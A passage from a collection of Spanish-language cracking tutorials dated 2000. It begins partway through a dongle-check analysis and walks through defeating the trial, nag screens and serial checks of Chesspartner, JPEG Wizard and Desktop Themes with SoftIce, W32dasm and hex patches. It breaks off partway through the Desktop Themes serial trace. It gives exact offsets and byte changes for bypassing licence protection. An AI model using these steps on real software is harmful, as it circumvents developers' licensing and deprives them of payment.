005C3021 mov ax, 1C0Bh             // retorna un misterioso código de error
005C3025 retn 4                    // y retorna
005C3028
005C3028 loc_5C3028:               ; CODE XREF: sub_5C3000+1F j
005C3028 mov ax, 1C00h             // retorna otro misterioso código de error
005C302C retn 4                    // y retorna
005C302C sub_5C3000 endp
```

El código anterior intenta cargar el dispositivo virtual que controla la mochila. Según el funcionamiento de la función CreateFileA, si se pudo abrir el dispositivo, se retorna un valor diferente a INVALID_HANDLE_VALUE que es una constante del API de Windows que equivale a -1 (FFFFFFFFH). La rutina comprueba esta condicición en la línea 5C301A mediante la instrucción cmp eax,0FFFFFFFFh. Se guarda el handle, aúnque este no sea válido y se retorna el valor 1C0Bh si no se pudo abrir el dispositivo y 1C00h si se obtuvo un handle válido.
Por lo tanto sabemos que esta función siempre devolverá uno de estos dos valores. Nuestro código de error que indica que todo va bien es el 1C00h.
Si continuamos trazando hasta ejecutar el ret veremos algo así:

```
005C30B0 sub_5C30B0 proc near ; CODE XREF: sub_5C2D80+5 p
005C30B0 sub esp, 4
005C30B3 push esi
005C30B4 mov esi, [esp+0Ch]
005C30B8 lea eax, [esp+4]
005C30BC push eax
005C30BD call sub_5C3000          -> Aquí se llama a la rutina anterior
005C30C2 mov [esi+6], ax          -> guarda el código de error retornado
005C30C6 or al, al                -> comprueba si AL = 0
005C30C8 jz short loc_5C30D9      -> salta si es 0
005C30CA or ah, ah                -> comprueba si AH = 0
005C30CC jnz short loc_5C30FA     -> salta si AH = 0
005C30CE or ax, 1C00h             -> solo llegaráremos aquí en caso de que la llamada a 5C3000 retorne
1C0B, esto hace que AX valga 1C0B siempre
005C30D2 pop esi                  -> restaura la pila
005C30D3 add esp, 4
005C30D6 retn 4                   -> y regresa con código de error 1C0Bh
```

Si se pudo cargar el driver, se tomará el salto en 5C30C8 que nos llevará hasta aquí:

```
005C30D9 loc_5C30D9: ; CODE XREF: sub_5C30B0+18 j
```

```
005C30D9 mov eax, [esp+4]       -> carga Handle al dispositivo SENTINEL.VXD
005C30DD push esi                 -> empuja un parámetro que no sabemos aún que es
005C30DE push eax                 -> pasa handle de SENTINEL.VXD
005C30DF call sub_5C3030           -> llama a una función (ver más abajo)
005C30E4 mov eax, [esp+4]
005C30E8 push eax
005C30E9 call sub_5C3090
005C30EE mov ax, [esi+6]
005C30F2 or ah, ah
005C30F4 jnz short loc_5C30FA
005C30F6 or ax, 1C00h                -> Otra vez el misterioso código de error

005C30FA loc_5C30FA:            -> aquí sólo llegamos desde 5C30CC

005C30FA pop esi
005C30FB add esp, 4
005C30FE retn 4
```

Previamente se abrió el driver SENTINEL.VXD, por lo que es lógico pensar que este código enviará datos al driver y este a la mochila. La aplicación solo tiene una manera de comunicarse con el VXD y es mediante la función **DeviceIOControl**. La función **DeviceIOControl** tiene la siguiente forma:

```
BOOL DeviceIoControl(

   HANDLE hDevice,                    // handle to device of interest
   DWORD dwIoControlCode,             // control code of operation to perform
   LPVOID lpInBuffer,                 // pointer to buffer to supply input data
   DWORD nInBufferSize,               // size of input buffer
   LPVOID lpOutBuffer,                // pointer to buffer to receive output data
   DWORD nOutBufferSize,              // size of output buffer
   LPDWORD lpBytesReturned,           // pointer to variable to receive output byte count
   LPOVERLAPPED lpOverlapped          // pointer to overlapped structure for asynchronous operation
);
```

Si continuamos trazando dentro de las funciones veremos que nuestras predicciones se cumplen. Este es el código que verás al entrar en la función llamada en la linea 5C30DF:

```
005C3030 sub_5C3030 proc near ; CODE XREF: 5C30DF
005C3030 sub esp, 4
005C3033 push esi                  -> empuja ESI
005C3034 mov esi, [esp+10h]         -> carga ESI de nuevo (esto no es necesario)
005C3038 push esi                  -> y lo vuelve a empujar a la pila
005C3039 mov word ptr [esi+6], 0FFFFh -> establece posición de memoria a FFFFh
005C303F call sub_5C2990
005C3044 lea eax, [esp+4]
005C3048 push 0                    -> pasa NULL como puntero a una estructura para las operaciones
asincronas
005C304A push eax                  -> pasa puntero a una variable que recibira el numero de bytes de salida
en mi caso 9CF694
005C304B push 0                    -> Tamaño del buffer de salida 0
005C304D xor eax, eax              -> borra EAX
005C304F push 0                    -> pasa NULL como buffer donde recibir datos
005C3051 mov ax, [esi+2]           -> carga en AX el tamaño del buffer de entrada
005C3055 push eax                  -> tamaño del buffer de datos de entrada
005C3056 push esi                  -> Pasa el buffer con información
005C3057 mov eax, [esp+24h]         -> Carga handler del VXD en EAX
005C305B push 1                    -> código de operación 1
005C305D push eax                  -> pasa handle como primer argumento
005C305E call j_DeviceIoControl     -> Envia comandos al dispositivo VXD, y retorna 1 si todo OK
005C3063 push esi                  -> pasa de nuevo el buffer de entrada
005C3064 call sub_5C2950            -> realiza muchos calculos sobre la estructura
005C3069 cmp word ptr [esi+6], 0FFFFh -> comprueba los datos del buffer de entrada
005C306F jnz short loc_5C3077       -> sino es igual salta
005C3071 mov word ptr [esi+6], 1C3Bh -> guarda 1C3B en el buffer de entrada
005C3077 loc_5C3077:               ; CODE XREF: 5C306F
005C3077 mov ax, [esi+6]           -> guarda en AX datos del buffer
005C307B pop esi                   -> restaura la pila
```

```
005C307C add esp, 4
005C307F retn 8                    -> y retorna con código en AX = 400h
005C307F sub_5C3030 endp
```

Como era de esperar este código prepara los argumentos para la función **DeviceIOControl** y posteriormente en la línea 5C3064 se llama a una función (5C2950) la cual realiza una serie de cálculos sobre la estructura pasada en ESI. No he incluido estos cálculos por ser muy extensos.

Si continuamos trazando después de la llamada veremos que el programa toma el salto en 5C306F y retorna en AX el valor que habia en el buffer de entrada apuntado por [ESI+6]. Continuamos hasta ejecutar el ret y estaremos al principio:

```
005C30DF call sub_5C3030        -> venimos de aquí
005C30E4 mov eax, [esp+4]       -> estamos aquí, carga en EAX en Handle del VXD
005C30E8 push eax               -> Pasa handle
005C30E9 call sub_5C3090        -> llama a función que cierra el VXD con CloseHandle y retorna 1C00 en
EAX
005C30EE mov ax, [esi+6]        -> recuperamos el valor de retorno
005C30F2 or ah, ah              -> comprueba si AH = 0
005C30F4 jnz short loc_5C30FA   -> no, salta
005C30F6 or ax, 1C00h           -> todo bien

005C30FA loc_5C30FA:            -> aquí sólo llegamos desde5C30CC
005C30FA ; y desde 5C30FA
005C30FA pop esi
005C30FB add esp, 4
005C30FE retn 4
```

Bueno por todo lo que tenemos hasta ahora parece que el programa utiliza códigos de error para comprobar el exíto de sus operaciones, por lo que podemos deducir, el código que indica que todo va bien es 1C00h y cualquier otra cosada un error. Aún así hemos comprobado que la comuncación con el VXD se cierra en cualquier caso, por lo que podemos sospechar que el programa volverá a abrir el VXD con **CreateFileA** y volverá a establecer comunicación con este.
Reactivaremos nuestros breakpoints (si los habias borrado, vuelvelos a crear) y pulsaremos g en SoftIce para continuar. Veremos que de nuevo el SoftIce se activará, pulsamos F12 para ver desde donde se llamó a **CreateFileA** y veremos que ya habiamos pasado por aquí, estamos de nuevo en 5C3000. Esto nos da otra pista, parece que la función en 5C3000 se utiliza en más de un sitio, por lo que vamos a pulsar de nuevo F12 para ver desde donde se llamó. Para nuestra sorpresa veremos que a sido llamada desde 5C30BD y aquí ya estuvimos antes, por lo que pulsaremos de nuevo F12. Ahora veremos que estamos en una nueva dirección:

```
005C2D80 sub_5C2D80 proc near ; CODE XREF: sub_5C23B0+43 p
005C2D80 mov eax, [esp+4]
005C2D84 push eax
005C2D85 call sub_5C30B0
005C2D8A retn 4       -> ESTAMOS AQUÍ
005C2D8A sub_5C2D80 endp
```

Bueno parece que no hay muchas opciones por lo que pulsaremos F12 de nuevo y veremos:

```
005C24ED call sub_5C23B0
005C24F2 mov [esi+6], ax    -> ESTAMOS AQUÍ, guarda resultado en ESI+6
005C24F6 pop esi        -> reajusta la pila
005C24F7 add esp, 4
005C24FA retn 4       -> y retorna
```

notese como se almacena en [esi+6] el resultado de la función previa, pulsamos F12 de nuevo y vemos:

```
005C396C mov word ptr [esi+6], 403h
005C3972
005C3972 loc_5C3972:                ; CODE XREF: sub_5C3910+78
005C3972 cmp word ptr [esi+6], 403h
005C3978 jnz short loc_5C398A
005C397A mov [esi+0Ah], bl
005C397D push esi
005C397E call sub_5C2460            -> venimos de aquí
005C3983 inc bl                     -> incrementa contador
005C3985 cmp bl, 3                  -> llevamos 3 intentos ?
005C3988 jbe short loc_5C3972       -> No, continua en 5C3972
```

```
005C398A
005C398A loc_5C398A:                ; CODE XREF: sub_5C3910+68 j
005C398A mov ax, [esi+6]             -> carga en AX resultado de la función
005C398E mov cx, ax                 -> lo copia a CX
005C3991 and cl, 9                  -> realiza un AND sobre el byte bajo del resultado
005C3994 cmp cl, 9                  -> es 9?
005C3997 jnz short loc_5C39A2        -> no, salta a 5C39A2
005C3999 mov ax, 3                -> si, devolvemos 3
005C399D pop esi                    -> reajusta pila
005C399E pop ebx
005C399F retn 8                     -> y retorna
005C39A2 loc_5C39A2:                ; CODE XREF: sub_5C3997
005C39A2 push eax                   -> pasa resultado como parametro a la función siguiente
005C39A3 call sub_5C3110             -> llama a una función,valor de retorno en EAX
005C39A8 pop esi                   -> restaura pila
005C39A9 pop ebx
005C39AA retn 8                    -> y retorna.
005C39AA sub_5C3910 endp
```

El programa realiza tres intentos (línea 5C3985) para comprobar la mochila y después de eso lee el valor de retorno de esi+6 realiza un AND con nueve y comprueba el resultado con 9, ni no es igual la función retorna 3 en AX (línea 5C3999) y sale. Si continuas trazando hasta ejecutar el ret, veras que después te aperecerá el código al cual hemos llegado utilizando el metodo del **MessageBox**(pincha aquí para ir a este código), a partir de aquí el modus operandi es el mismo :). Con esto queda demostrado que siempre existe más de una puerta de entrada.

Karpoff Spanish Tutor

Programa:	**Chesspartner 4.0.0.3**

PROTECCION:	**Trial 30 dias**		
Descripcion:	**Un buen juego de ajedrez**		
Dificultad:	**Principiante+**		
DOWNLOAD:	???????		
Herramientas:	**SmartCheck v6.x**		
CRACKER:	**Mongui**	**FECHA:**	**17/08/2000**

INTRODUCCION

Chesspartner v 4.0.0.3

Programa de ajedrez con multiples opciones y posibilidades, tanto de aprendizaje como de configuración, uno más para los amantes de este deporte.

El programa esta completamente operativo durante 30 días, despues de los cuales, claro, deja de funcionar; tiempo insuficiente para comprobar todas sus funciones, asi que vamos a intentar alargar el tiempo de prueba.

Tiene la opción de registro mediante serial, pero yo al menos no lo he conseguido.

AL ATAKE

Lo primero es caducar el programa (adelantamos el reloj de windows un par de meses) y nos sale el mensaje "The evaluation period for Chesspartner.....".

Bien,tiramos del W32dasm y lo desensamblamos sin problemas (no esta comprimido ni nada extraño)y nos vamos a las string data references y buscamos la frasecita de arriba, doble click y aparecemos aqui.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041B093(U)
|
:0041B06C 8BCE                    mov ecx, esi
:0041B06E E85BF4FFFF              call 0041A4CE
:0041B073 85C0                    test eax, eax
:0041B075 752F                    jne 0041B0A6
:0041B077 6AFF                    push FFFFFFFF
:0041B079 6A04                    push 00000004

* Possible Reference to String Resource ID=01015: "The evaluation perio
                                  |
:0041B07B 68F7030000              push 000003F7

* Reference To: MFC42.Ordinal:04AF, Ord:04AFh
```

Si nos fijamos un poco más arriba vemos una comparación y un salto, ¡¡¡¡¡Quietorrrrr!!!!, seguro que ya pensabas en invertir el salto, pues no hombre, no es tan facil.

Ves el call que hay arriba, ponte sobre el y dale al cursor derecha para ir a esta llamada y llegas aquí:


```
:0041A4CE 56                      push esi
:0041A4CF 8BF1                    mov esi, ecx
:0041A4D1 57                      push edi
:0041A4D2 837E1C00                cmp dword ptr [esi+1C], 00000000
:0041A4D6 7405                    je 0041A4DD
:0041A4D8 6A01                    push 00000001
:0041A4DA 58                      pop eax
:0041A4DB EB34                    jmp 0041A511
```

Bueno, aqui el programa despues de una comparación con cero produce un salto, que en este caso si que vamos a invertir, apuntamos el offset en la barra abajo (1A4D6) y con tu editor hexadecimal favorito inviertes el salto cambiando el 7405 por 7505 con lo cual la instrucción pasa de ser je a jne (salta si no es equivalente).

Bien, el programa ya carga bien, sea cual sea la fecha pero sale una nag screen muy pesada al principio que nos invita a registrarnos y no solo eso, sino que cuenta los dias uno a uno con un considerable retraso que se hace muy pesado y si deseamos salir del programa nos sale otra nag recordandonos que nos registremos.

Vamos a quitar las nags.

Cargamos el Softice y esperamos a que salga la primera nag; vamos a poner un bpx cuando desaparezca la ventana y saber que función es llamada y asi poder desactivarla, esto se hace entrando en el softice (control + D) y tecleando HWND con lo cual nos sale el número de procesos que hay en ese momento en el ordenador, buscamos el del programa que estamos ejecutando y el correspondiente al botón continuar, llegados a este punto he de decir que yo he usado otro programa para hallar el handle y que es un programa que saque de la pagina web de Spanish reverse engenering y que se llama Win_id, solo hay que ejecutarla y poner el cursor soble el botón continuar y nos dice el handle, mucho más rapido y sencillo que con softice.



Aqui vemos el programa de fondo de ajedrez y el programa win identifier de Black Fenix en primer plano, despues de poner el cursor sobre continue, y vemos que en la parte de arriba del programa win identifier esta el Hwnd que es 0394 y que cambia en cada ordenador asi que no pongas el mio.

Bien sigamos, vamos al softice y ponemos Bmsg 0394 Wm_destroy (Softice saltará cuando se destruya esta ventana) damos a f5 y nos vamos a pulsar el botón continue, salta el softice y nos vamos de caza, despues de unos cuantos f12 llegamos a la sección de nuestro programa, algo asi como cp4.txt y alli vemos la dirección de memoria que ejecuta la orden de creación de la ventana algo asi como:

```
004252e8 834dfcff or dword ptr [ebp-4], ffffffff
```

Apuntamos la dirección y nos vamos al w32dasm, cargamos el programa y vamos a la dirección 004252e8:

```
:004252E3 E872C50000        Call 0043185A
:004252E8 834DFCFF          or dword ptr [ebp-04], FFFFFFFF
:004252EC 8D4D8C            lea ecx, dword ptr [ebp-74]
```

bien, el call de arriba es el que llama a la ventana de recordatorio, asi que nos situamos sobre el call y apuntamos el offset en la ventana de abajo (252E3), nos vamos al editor hexadecimal, yo uso el Hview y vamos a anular la llamada con nops asi que nos ponemos en la dirección y sustituimos E872C50000 por 9090909090, recuerda tantos bites quitas, tantos pones.

Ejecutamos el programa y ya entramos directamente en el programa.

Para quitar la segunada nag, la que apararece al salir,hacemos lo mismo, localizamos el handle sobre el botón exit, ponemos un bpx para saber cuando desaparece la ventana,nos situamos sobre el programa con f12 (unos cuantos), apuntamos la dirección de memoria, cargamos al W32dasm y vamos a esta dirección, nos situamos sobre el call anterior, apuntamos el offset y con un editor hexadecimal nopeamos la llamada, con lo cual el programa va de maravilla y podemos evaluarlo con toda la calma del mundo.

Además de parchear el ejecutable tambien puedes hacer un crack o un cargador con las muchas utilidades que hay aunque eso es otra historia.

Quiero dar las más encarecidas gracias a todas las personas que hacen que la informatica tenga un nuevo sentido en mi vida, el del apasionante mundo de la ingieneria inversa, porque sin su ayuda nuestro esfuerzo naufragaria una y otra vez contra la ignorancia, ellos son los dioses del ciberespacio y son las personas que con su desinteres hacen que merezca la pena estar delante del ordenador dos horas haciento este tuto; gracias a todas las paginas que nos enseñan a preguntarnos el porque de las cosas, a investigar, a descubrir y ser curiosos, a los ECD, la pagina de Karpoff,Reversed Minds, etc.....GRACIAS;GRACIAS;GRACIAS DE VERDAD.

SI USAS ESTE PROGRAMA PARA ALGO MÁS QUE PARA EVALUARLO,DEBES DE COMPRARLO, SI ALGUNA VEZ TE PONES A PROGRAMAR, SABRAS DE SOBRA A QUE ME REFIERO.

El ajedrez es la vida.

(Bobby Fischer).

La ingenieria inversa es lo más parecido que he encontrado al ajedrez.

(Mongui'00).

Karpoff Spanish Tutor

Programa:	JPEG WIZARD 1.3.0.4

PROTECCION:	Serial. Ejecutable comprimido		
Descripcion:	Programa para optimizar las imagenes en formato .jpeg		
Dificultad:	Principiante		
DOWNLOAD:	???????		
Herramientas:	SoftIce v3.25, Hview 6.16		
CRACKER:	Mongui	FECHA:	17/08/2000

INTRODUCCION

Este programa sirve para optimizar las fotografias en formato .jpeg, añadirles efectos, etc...nado de otro mundo, pero de lo que se trata es de aprender y compartir lo aprendido.

AL ATAKE

El ejecutable esta comprimido con el UPX, lo podemos descomprimir y desamblar, yo en su momento lo hice con Procdump (de 700 k a 2800 k el archivito) y lo desensamble con W32dasm (unos 20 minutos en un 500), pero despues de varias vueltas vi que no me era rentable atacarlo de esta manera, asi que use el Softice.
Cargamos softice, ejecutamos el programa y vamos a registro, introducimos un nombre y un serial cualquiera.

Ctrl+D y vamos al softice, ponemos los bpx más frecuentes pero no me salta asi que al final pruevo con bpx hmemcpy y este si que va.

Ya estamos de nuevo en el softice pulsamos de nuevo ctrl+d para que sigamos la pista al serial, si no lo hacemos asi, seguiriamos la pista al nombre (+Mongui he usado yo).

Ahora hay que ir a la parte del programa ya que si te fijas estas en la dll user32, para ello pulsamos F12 unas cuantas veces (7) y nos situamos en Jwizard!upx+00037E71, bien, ahora estamos en la zona de memoria en la que se esta ejecutando nuestro programa, ahora vamos a pulsar F10 unas cuantas veces (10 más o menos) hasta que llegamos a un call seguido de un salto que nos lleva fuera a la nag que nos dice que somos unos mentirosos, lo cual nos hace pensar que el salto despues del call lo hara en función de si el serial es el correcto o

no.

Bueno, a estas alturas alguno habrá pensado cambio el salto y listo, si vale, yo tambien lo hice como buen newbie que se precie y el programa nos acepta cualquier registro, pero despues de cerrar el programa no guarda los cambios y nos dice que seguimos sin registrar, asi que lo que vamos a hacer el entrar en la llamada anterior al salto haber que diantres hay y mirar a ver si tenemos un serial valido para nuestro original nombre.

Para entrar en el call 00404014 nos ponemos sobre el con F10 y con F8 entramos dentro y vemos lo siguiente:

(Nota: Esta imagen la saque de W32dasm despues de casi 20')

```
:00404014 53                    push ebx
:00404015 56                    push esi
:00404016 57                    push edi
:00404017 89C6                  mov esi, eax
:00404019 89D7                  mov edi, edx
:0040401B 39D0                  cmp eax, edx
:0040401D 0F848F000000          je 004040B2
:00404023 85F6                  test esi, esi
:00404025 7468                  je 0040408F
:00404027 85FF                  test edi, edi
:00404029 746B                  je 00404096
:0040402B 8B46FC                mov eax, dword ptr [esi-04]
:0040402E 8B57FC                mov edx, dword ptr [edi-04]
:00404031 29D0                  sub eax, edx
:00404033 7702                  ja 00404037
:00404035 01C2                  add edx, eax
```

Bueno, seguimos, que nadie se pierda por favor; con F10 vamos hasta mov esi,eax y ponemos D eax y aparece 114676563, otro F10 y nos ponemos sobre mov edi,edx, ponemos D edx y aparece nuestro serial falso, y despues viene una comparación, me parece que ya lo tenemos.

bc * para quitar los breakpoints y provamos el serial con nuestro nombre y funciona.

Agradecimientos: Muchisimas gracias a todas las personas que nos hacen ver la informatica desde otro punto de vista fascinante, otra fascinante faceta de este gran mundo.....en especial a los ECD y a la pagina de Karppof y a la de Reversed Minds.

(Mongui'00).

Karpoff Spanish Tutor

Programa:	Desktop Themes v1.89

PROTECCION:	**Pescar el Serial Number**		
Descripcion:	**Utilidad personalización del sistema**		
Dificultad:	**Principiante++**		
DOWNLOAD:	http://www.lss.com.au		
Herramientas:	**SoftICE v4.05 - Depurador**		
CRACKER:	**MeGaBiTe**	**FECHA:**	**22/08/2000**

INTRODUCCION

Toma de Contacto con El Programa:

Antes de empezar, deberemos como siempre recabar un poco de información a fin de saber exactamente lo que tenemos que hacer. En primer lugar ejecutamos el programa, y comprobamos que nos deja ejecutarlo en versión durante 30 días, después de lo cual nos lo deja en versión Lite, con algunas funciones desactivadas. Según el autor, para ambas versiones hay que registrar el programa. Nosotros lo haremos para la versión Stándard, totalmente funcional. Todo esto se consigue introduciendo un serial.

En realidad, no entiendo que quiere decir el programador con registrar las dos versiones, pero en fin, estos estúpidos e ineptos "creadores" hacen de sus bichitos inútiles aplicaciones cuando se les aplica la premisa de "comercial".

Dejémonos de Zarandajas y vayamos a por el Serial, que es lo que nos interesa.

AL ATAKE

Acerca de éste sistema de protección

La protección de éste programa consta de un Name y un Code que debemos introducir para que la pestaña 'Edit Theme' se active y nos permita editar los diferentes elementos de los Themes.

El ensayo

Bueno, lo primero que vamos a intentar es hacer break en el código del programa para ver qué nos encontramos por ahí dentro. Probaremos en primer lugar con las funciones API más comunes en éstos casos; éstas son 'getWindowTextA' y 'getDlgItemTextA'.

Vamos a activar SoftICE pulsando **Ctrl-D**; una vez en el interface de SoftICE ponemos un par de breakpoints en las funciones anteriormente mencionadas. Para éllo, escribimos: "**BPX getWindowTextA**", pulsamos Intro y de nuevo escribimos: "**BPX getDlgItemTextA**", e Intro. Pulsamos **F5** para regresar a la aplicación, una vez allí activamos la pestaña '**Edit Theme**' con lo cual podremos ver las edit box en las que introducir la información de usuario. En la edit box 'Name' yo he introducido '**MeGaBiTe**' y en la edit box 'Code' he introducido '**1193046**'. Ahora pulsamos el botón '**Ok**'.

SoftICE hará break al inicio de la función **getDlgItemTextA**; como no nos interesa tracear ésta función de librería, pulsamos **F11** para salir de la función e ir a la instrucción siguiente a la que realizó dicha llamada. Con éllo, ésto es lo que veremos:

```
0177:0040D056  CALL      EDI
0177:0040D058  PUSH      0043041C             >Aterrizamos aquí
0177:0040D05D  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D063  CALL      00403875
0177:0040D068  CMP       [EBP-4C],BL
0177:0040D06B  JZ        0040D081
0177:0040D06D  LEA       EAX,[EBP-4C]
0177:0040D070  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D076  PUSH      EAX
0177:0040D077  PUSH      00430600
0177:0040D07C  CALL      00403ED4
0177:0040D081  CMP       [EBP-24],BL
0177:0040D084  JZ        0040D09A
0177:0040D086  LEA       EAX,[EBP-24]
0177:0040D089  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D08F  PUSH      EAX
0177:0040D090  PUSH      004305F8
0177:0040D095  CALL      00403ED4
0177:0040D09A  PUSH      DWORD PTR [EBP+0C]
0177:0040D09D  CALL      00405572            >Traceamos hasta aquí
0177:0040D0A2  TEST      EAX,EAX
0177:0040D0A4  POP       ECX
0177:0040D0A5  JZ        0040D22F
0177:0040D0AB  PUSH      28
0177:0040D0AD  CALL      00404B41
0177:0040D0B2  POP       ECX
0177:0040D0B3  PUSH      EAX
0177:0040D0B4  LEA       EAX,[EBP-022C]
0177:0040D0BA  PUSH      EAX
0177:0040D0BB  CALL      [KERNEL32!lstrcpy]
0177:0040D0C1  CMP       BYTE PTR [EBP-4C],54
```

Continuamos traceando todo éste código hasta que lleguemos a la instrucción 'CALL 00405572' en la posición '0040D09D'. Una vea hayamos llegado a ésa instrucción pulsamos F8 para tracear dentro de la función. Una vez dentro de la misma éste es el código con el que nos encontramos:

```
0177:0040556F  RET       0010
0177:00405572  PUSH      EBP                >Empezamos en ésta instrucción
0177:00405573  MOV       EBP,ESP
0177:00405575  SUB       ESP,00000274
0177:0040557B  MOV       EAX,[EBP+08]
0177:0040557E  AND       DWORD PTR [EBP-04],00
0177:00405582  PUSH      EBX
0177:00405583  PUSH      ESI
0177:00405584  AND       BYTE PTR [EAX+000009A0],00
0177:0040558B  LEA       ESI,[EAX+000009A0]
0177:00405591  MOV       EBX,0043041C
0177:00405596  PUSH      EDI
0177:00405597  PUSH      EBX
0177:00405598  LEA       ECX,[EBP-0274]
0177:0040559E  MOV       DWORD PTR [EBP-74],80000002
0177:004055A5  MOV       DWORD PTR [EBP-30],00000028
```

Bueno, seguimos traceando hasta que lleguemos ésta instrucción:

```
0177:004055FB  LEA       EAX,[EBP-2C]     >Pone nuestro Name en EAX
0177:004055FE  PUSH      004305F0
0177:00405603  PUSH      EAX
0177:00405604  CALL      00426C80
0177:00405609  POP       ECX
0177:0040560A  TEST      EAX,EAX
0177:0040560C  POP       ECX               >Esta instrucción es muy interesante
```

Como hemos anotado la instrucción 'LEA EAX,[EBP-2C]' pone en el registro EAX lo que hay en la posición de memoria apuntada por el registro EBP menos '2C', que es justamente nuestro Name. Ahora vamos a seguir traceando otro poco más hasta la intrucción 'POP ECX' que hemos comentado. Efectivamente, es muy interesante puesto que recupera de
la pila el valor '' y lo pone en el registro ECX. Si ahora, en la línea de comandos de SoftICE, escribimos "D ECX" y observamos la ventana Data de SoftICE veremos lo siguiente:

```
017F:004305F0 52 48 6F 6F 44 00 00 00-52 65 67 43 6F 64 65 00  RHooD...RegCode.
017F:00430600 52 65 67 4E 61 6D 65 00-25 54 68 65 6D 65 44 69  RegName.%ThemeDi
017F:00430610 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430620 53 2E 73 79 73 00 00 00-25 54 68 65 6D 65 44 69  S.sys...%ThemeDi
017F:00430630 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430640 57 2E 73 79 73 00 00 00-25 54 68 65 6D 65 44 69  W.sys...%ThemeDi
017F:00430650 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430660 2E 73 79 73 00 00 00 00-4C 6F 67 6F 53 2E 69 6E  .sys....LogoS.in
017F:00430670 69 74 69 61 6C 00 00 00-25 57 69 6E 64 69 72 25  itial...%Windir%
```

¿"RHooD"? Suena como si fuera el nick de algún cracker. ¡Qué raro! Bueno, sigamos traceando un poco más y veamos qué ocurre. Bueno, pues rápidamente nos cruzamos con el siguiente código:

```
0177:00405613  LEA       EAX,[EBP-2C]
0177:00405616  PUSH      004305E8    >Manda un valor a la pila
0177:0040561B  PUSH      EAX         >Manda otro valor a la pila
0177:0040561C  CALL      00426C80    >Y hace algo
0177:00405621  POP       ECX
0177:00405622  TEST      EAX,EAX
0177:00405624  POP       ECX
0177:00405625  JZ        004059B4
0177:0040562B  LEA       EAX,[EBP-2C]
0177:0040562E  PUSH      004305DC
0177:00405633  PUSH      EAX
0177:00405634  CALL      00426C80
0177:00405639  POP       ECX
0177:0040563A  TEST      EAX,EAX
0177:0040563C  POP       ECX
0177:0040563D  JZ        004059B4
```

Bien. Analicemos las instrucciones que hemos comentado. La instrucción 'PUSH 004305E8' en la posición

'00405616' envía algo a la pila. Si en la línea de comandos de SoftICE escribimos "D 004305E8" veremos en la ventana Data lo siguiente:

```
017F:004305E8 72 6F 6D 65 6F 00 00 00-52 48 6F 6F 44 00 00 00  romeo...RHooD...
